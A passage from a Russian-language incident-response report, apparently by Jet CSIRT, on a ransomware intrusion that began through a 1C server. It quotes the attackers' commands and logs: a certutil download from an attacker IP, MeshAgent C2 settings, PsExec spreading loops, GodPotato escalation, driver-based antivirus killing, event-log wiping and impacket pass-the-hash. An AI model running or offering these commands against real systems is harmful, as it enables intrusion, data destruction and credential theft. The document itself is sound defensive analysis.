WinStations\RDP-Tcp» /v «UserAuthentication» /t REG_DWORD /d 0 /f
reg add «HKLM\System\CurrentControlSet\Control\Terminal Server\
WinStations\RDP-Tcp» /v PortNumber /t REG_DWORD /d 3389 /f
reg add «HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server» /v TSEnabled /t REG_DWORD /d 1 /f
```

Для закрепления в инфраструктуре злоумышленники используют MeshAgent, который компилируется с указанием собственного C2-сервера:

- C:\tmp\mesh.exe (также могут использоваться имена — meshagent32.exe, meshagent-[domain].exe и другие);
- MeshAgent получает инструкции по подключению из файла .msh, в формате «ключ=значение». Этот файл не всегда можно обнаружить на скомпрометированных системах, при этом можно извлечь интересующие нас строки из исполняемого файла MeshAgent:

MeshServer=wss://techsupport.myftp.org:443/agent.ashx

Данный C2-сервер оставался неизменным в нескольких атаках.

Распространение ВПО в инфраструктуре производится с использованием утилиты robocopy:

```
for /f «delims=» %%i in (host.txt) do (
  start robocopy %systemdrive%\tmp\tmp \\%%i\C$\tmp /R:0
ping 127.0.0.1 -n 1
)
```

Установка и запуск ВПО производится с использованием PsExec:

```
for /f «delims=» %%i in (host.txt) do (
start psexec.exe -accepteula \\%%i -s C:\tmp\mesh.exe -fullinstall
ping 127.0.0.1 -n 1
)
for /f «delims=» %%i in (host.txt) do (
start psexec.exe -accepteula \\%%i -s sc start «mesh agent»
ping 127.0.0.1 -n 1
)
for /f «delims=» %%i in (host.txt) do (
start psexec.exe -accepteula \\%%i -s C:\tmp\Notepad.bat
start psexec.exe -accepteula \\%%i -s C:\tmp\notepad.exe /SP- /TASKS=»» /
NOICONS /VERYSILENT /RESTART /SUPPRESSMSGBOXES /NOCANCEL
ping 127.0.0.1 -n 1
)
```

В качестве средств шифрования используется ПО с открытым исходным кодом DiskCryptor, при этом хэш исполняемого файла может отличаться от инцидента к инциденту, поскольку конкретный экземпляр может быть скомпилирован непосредственно перед атакой. Злоумышленники маскируют данное ПО под другие легитимные программы, например, Notepad.exe.

Интересно, что при наличии в инфраструктуре (и возможности компрометации) сервера Kaspersky Security Center злоумышленники предпочитают использовать его функционал для запуска задач по распространению и установке ВПО на конечных узлах.

Распространение MeshAgent через скомпрометированный KSC:

```
Event 7045, A service was installed in the system.
Service: KL Deployment Wrapper
User: \System
Path: C:\Windows\TEMP\KAVREM~1\C19BB5~4\setup.exe /s /z/p\»TASK_
ID=c12xx345-f67x-8910-11x1-21xbz31z4151\»
StartType: Автоматически
Cmdline: C:\Windows\Temp\KAVREM~1\C123BB4~5\exec\m.exe
```

Шифрование

После всех подготовительных действий злоумышленники производят шифрование инфраструктуры путем исполнения аналогичных батников, запускающих шифрование на каждом узле из списка в файле host.txt.

Пароль для шифрования создается алгоритмом, описанным в батнике, при этом используется функция генерации случайных чисел, а длина пароля составляет 13 символов

(латинские буквы и цифры). Шифрование происходит криптостойкими алгоритмами (AES-256, Twofish, Serpent).

Сгенерированные пароли для шифрования копируются злоумышленниками и удаляются после завершения процесса шифрования.

Далее могут затираться следы пребывания на узле путем очистки журналов ОС:

```
cmd — for /F tokens=*» %1 in (‘wevtutil.exe el’) DO wevtutil.exe cl «%1»
```

ПРИМЕР КЕЙСА

Одна из компаний обратилась к нам за помощью для расследования инцидента. Системные администраторы заметили в своей инфраструктуре новые учетные записи, которых там быть не должно было. Именно эта находка и стала поводом для обращения.

Собрав и проанализировав триажи с ключевых узлов инфраструктуры, был сделан вывод что обнаруженные события действительно указывали на инцидент — запуск разведывательных команд, загрузка ВПО, создание новых учетных записей.

Стало понятно, что речь идет о человекоуправляемой атаке, и нужно принимать экстренные меры реагирования, чтобы закрыть злоумышленникам доступ в инфраструктуру.

В ходе расследования мы традиционно выдвигаем несколько гипотез относительно точки входа. Гипотезы компрометации, естественно, зависят от исследуемой инфраструктуры, обычно рассматриваются RDP-bruteforce, фишинговая рассылка, компрометация учетных записей в следствие утечек, эксплуатация уязвимостей сервисов, доступных из сети Интернет.

Однако уже на этапе первичного анализа данных с сервера 1С мы установили, что именно он является наиболее вероятной точкой входа. Другие гипотезы отошли на второй план.

Помимо недавно созданных учетных записей на хосте 1С (например, УЗ amdin, это не опечатка, а попытка скрыть свое присутствие), мы обнаружили следы вредоносных процессов, которые запускаются от процесса rphost.

rphost — это основной процесс сервера «1С:Предприятие 8.3», который отвечает за выполнение серверных процедур, обслуживание клиентских соединений и взаимодействие с сервером баз данных.


Если от легитимного прикладного процесса (например, сервера 1С, веб-сервера, СУБД) появляются дочерние процессы cmd.exe или PowerShell — это верный признак атаки на сервис. Такой паттерн поведения практически никогда не встречается в штатной работе.

Кроме того, в данном инциденте мы наблюдали, как злоумышленники активно используют технику LOTL (Living off the Land) для сокрытия своих действий. Речь идет об использовании легитимного программного обеспечения, уже присутствующего в системе, для достижения своих деструктивных целей.

События запуска cmd.exe от процесса rphost.exe:

```
Parent Process: «c:\program files\1cv8\8.3.27.1688\bin\rphost.exe»
ProcessCommandLine: «»c:\program files\1cv8\8.3\bin\rphost.exe» -range
1560:1591 -reghost host01 -regport 1541 -pid f1809409-3e18-4a6a-b186-
cb0a56a1bbe9 -debug -tcp -fromsrvc»
Child Process: «C:\Windows\System32\cmd.exe»
TargetProcessCommandLine: «cmd.exe /C «certutil -urlcache -f
http://101.99.75[.]253:10011/server.exe C:\Users\[username]\AppData\
Local\Temp\server.exe»»
```

К сожалению, как это часто бывает, настройки аудита в инфраструктуре оставляли желать лучшего, и информации в журналах не так много, как хотелось бы. Предположительно, злоумышленники получили доступ к базе с использованием скомпрометированной учетной записи, с правами на запуск внешних обработок, что позволило выполнять команды от имени процесса 1С.



Повышение привилегий

Получив возможность выполнять код от имени сервера 1С, злоумышленники приступили к этапу повышения привилегий.

Для этого использовалась связка инструментов SeImpersonate-Auditor и GodPotato. На практике реализация атаки выглядит следующим образом.

Пример команды на PowerShell:

```
powershell -c $pipe = New-Object System.IO.Pipes.NamedPipeServe
rStream('testpipe', [System.IO.Pipes.PipeDirection]::InOut, 1,
[System.IO.Pipes.PipeTransmissionMode]::Message, [System.IO.Pipes.
PipeOptions]::Asynchronous); $pipe.WaitForConnection(); Start-Sleep
-Seconds 10
```

Создается именованный канал, к которому затем принудительно подключается системный процесс RPCSS (Remote Procedure Call System Service), с помощью привилегии SeImpersonatePrivilege эксплойт GodPotato извлекает токен SYSTEM, и злоумышленник получает права выполнять код от имени системы.

ОТКЛЮЧЕНИЕ СЗИ

Для развития атаки и беспрепятственной работы необходимо отключить СЗИ, для этого злоумышленники использовали технику BYOVD (Bring Your Own Vulnerable Driver). Ее суть заключается в следующем: на атакуемую систему загружается легитимный, подписанный драйвер, содержащий известную уязвимость. Операционная система доверяет цифровой подписи, загружает драйвер в ядро, после чего атакующие через IOCTL-интерфейс (Input/Output Control) получают возможность выполнять произвольный код с наивысшими привилегиями.

В данном инциденте в качестве такого драйвера использовался PoisonX.sys. Это довольно свежий драйвер для техники BYOVD, который ранее не встречался в реальных атаках.

Драйвер позволил злоумышленникам завершить процессы систем защиты, которые были защищены от обычных методов принудительного завершения.

Событие установки драйвера:

```
Event 7045 A service was installed in the system.
Service Name: PoisonX
Service File Name:  C:\Users\user1cv8\AppData\Local\Temp\PoisonX.sys
Service Type:  kernel mode driver
Service Start Type:  demand start
```

Команды PowerShell для поиска и удаления хостовых СЗИ:

```
tasklist | findstr avp
sc start PoisonX
sc query PoisonX
.\Remove-Kaspersky.ps1
```

Закрепление в инфраструктуре

Для дополнительного закрепления в инфраструктуре злоумышленники предпочли использовать легитимное программное обеспечение для удаленного доступа AnyDesk. Для установки был использован PowerShell-скрипт deploy-anydesk-clean.ps1

Развитие атаки, удаленное выполнение команд

Далее злоумышленники действовали достаточно стандартно — перемещались по сети по RDP и SMB, производили установку AnyDesk, выполняли разведывательные команды:

- whoami;
- quser;
- ping hostname;
- curl ifconfig.me;
- net share;
- tasklist | findstr avp.

В части команд допускались опечатки, иногда использовалась неверная раскладка (например, при попытке запуска whoami в событиях фиксировалось «црщфьш»). Это свидетельствует о том, что актор русскоговорящий и, скорее всего, из стран бывшего СНГ.

Для удаленного выполнения команд также загружались и использовались утилиты PAExec, PSExec, а для получения информации о домене — инструмент AdRecon. Создавались новые доменные учетные записи, добавлялись в привилегированные группы, такие как Domain Admins, KLAdmins.

В ходе расследования были обнаружены следы impacket и proxychains.

Следы использования impacket и proxychains:

```
Svc: BTOBTO ¦ Path: %COMSPEC% /Q /c echo net user amdin Kremlin12311 /add
/domain ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q
/c %TEMP%\execute.bat & del %TEMP%\execute.bat ¦ Acct: LocalSystem ¦
StartType: demand start

Svc: BTOBTO ¦ Path: %COMSPEC% /Q /c echo proxychains -q dcomexec.py
[reducteddomain]/[reducteduser]@[reductedip] -hashes
:4f1c66ea6d2eb11bca868aa78a361918 -object MMC20 ^> \\127.0.0.1\C$\__output
2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del
%TEMP%\execute.bat ¦ Acct: LocalSystem ¦ StartType: demand start
```

Кроме того, для доступа к данным в оперативной памяти злоумышленники использовали легитимный DFIR-инструмент MagnetRamCapturer:


Событие создания сервиса MagnetRamCapturer:

```
Svc: MagnetRAMCapturer ¦ Path: C:\ProgramData\MRCE5D5.tmp ¦ Acct: ¦
StartType: demand start
```

Он позволяет создавать полный дамп оперативной памяти, а уже из дампа злоумышленники могут извлекать аутентификационные данные.

Заключительная фаза атаки

Злоумышленники получили доступ в инфраструктуру и доступ к привилегированным УЗ, после чего закрепились несколькими способами. Мы предполагаем, что их конечные цели — шифрование и разрушение инфраструктуры — не были достигнуты благодаря грамотным и оперативным мерам реагирования.



JET

SECURITY TEAM

security@jet.su
jetcsirt.su